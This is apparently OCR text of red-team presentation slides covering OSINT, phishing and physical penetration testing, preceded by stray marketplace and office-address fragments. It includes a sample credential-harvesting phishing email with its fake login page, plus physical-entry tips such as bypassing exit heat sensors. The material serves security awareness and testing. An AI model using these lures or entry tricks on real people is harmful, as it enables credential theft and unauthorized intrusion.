
New condition

100% positive feedback

Shipping: $1.25 Economy Shipping | See details

ee details

d. Nov. 26



United States of America

Atlanta, GA

11605 Haynes Bridge Road
400 Northwinds, Suite 550
Alpharetta
GA 30009
T: +1 (770) 518 2451

Austin, TX

115 Wild Basin Road
Suite 110
Austin
TX 78746

Boston, MA

VSR
76 Summer Street, 4th Floor
Boston
MA 02110
T: 617.933.8919

Campbell, CA

Payment Software Company Inc.
591 W. Hamilton Ave.
Suite 200
Campbell
CA 95008
+1.408.228.0961

Chicago, IL

11 E Adams St
Suite 400
Chicago
IL 60603

New York, NY

48 W 25th Street
4th Floor
New York
NY 10010

San Francisco, CA

123 Mission Street
Suite 900
San Francisco
CA 94105

Seattle, WA

720 3rd Avenue
Suite 2101
Seattle
WA 98104

Red Team Phases

Attacker Modeled Pentest


- Open Source Intelligence (OSINT)
- Social Engineering, i.e. phishing

** Obligatory hacker image*

One of the better (if not the best) social engineering attacks

Social Engineering


The clever manipulation of the natural human tendency to trust.


PHISHING LICENSE
APPLY HERE
HI, I'D LIKE TO APPLY FOR A—
YOU'RE UNDER ARREST.
...OK, I SHOULD'VE SEEN THAT COMING.

Why phishing?

*100% of the time,
phishing works everytime*

- Gain an idea of risk
- Improve user awareness
- Test internal processes



Benefits Enrollment

No-Reply-[redacted]@corp-benefits.org>

Click here to download pictures. To help protect your privacy, Outlook prevented automatic download of some pictures in this mes:

Sent: Wed 7/26/2017 8:51 PM

To: [redacted]

[redacted]

Your organization [redacted] has enrolled you within our benefits program. To complete this enrollment please use the link below, and please login with your normal [redacted] credentials.


https://my.corp-benefits.org/index.html?logon=a7125f38-8cac-43e7-b96c-68155b9a003f

Once completed, you should receive a confirmation email within the next 48 hours with further details.

Kind Regards,

Benefits Enrollment Team

Corporate Benefits, Inc



Secure | https://my.corp-benefits.org/index.html?logon=a7125f38-8cac-43e7-b

Username

username

Password

password

Login

Corporate Benefits Group, Inc. | 3124 Tillman Drive, Suite 205 New York, NY 10010 | Phone # | 215-619-4477 | Fax: 215-649-2256

https://my.corp-benefits.org/thankyou.html

Thank you for your enrollment.

You should receive a

confirmation email within 48 hours.

Corporate Benefits Group, Inc. | 3124 Tillman Drive, Suite 205 New York, NY 10010 | Phone # | 215-619-4477 | Fax: 215-649-2256

Red Team Phases

Attacker Modeled Pentest

- Open Source Intelligence (OSINT)
- Social Engineering, i.e. phishing
- Physical Penetration Test (optional)


** Obligatory hacker image*


Physical Security

Who's watching the watchers?

Getting In

The trick is to look the part, act like you belong – *confidence gets you everywhere*





Bypassing right to exit heat sensors from the wrong side

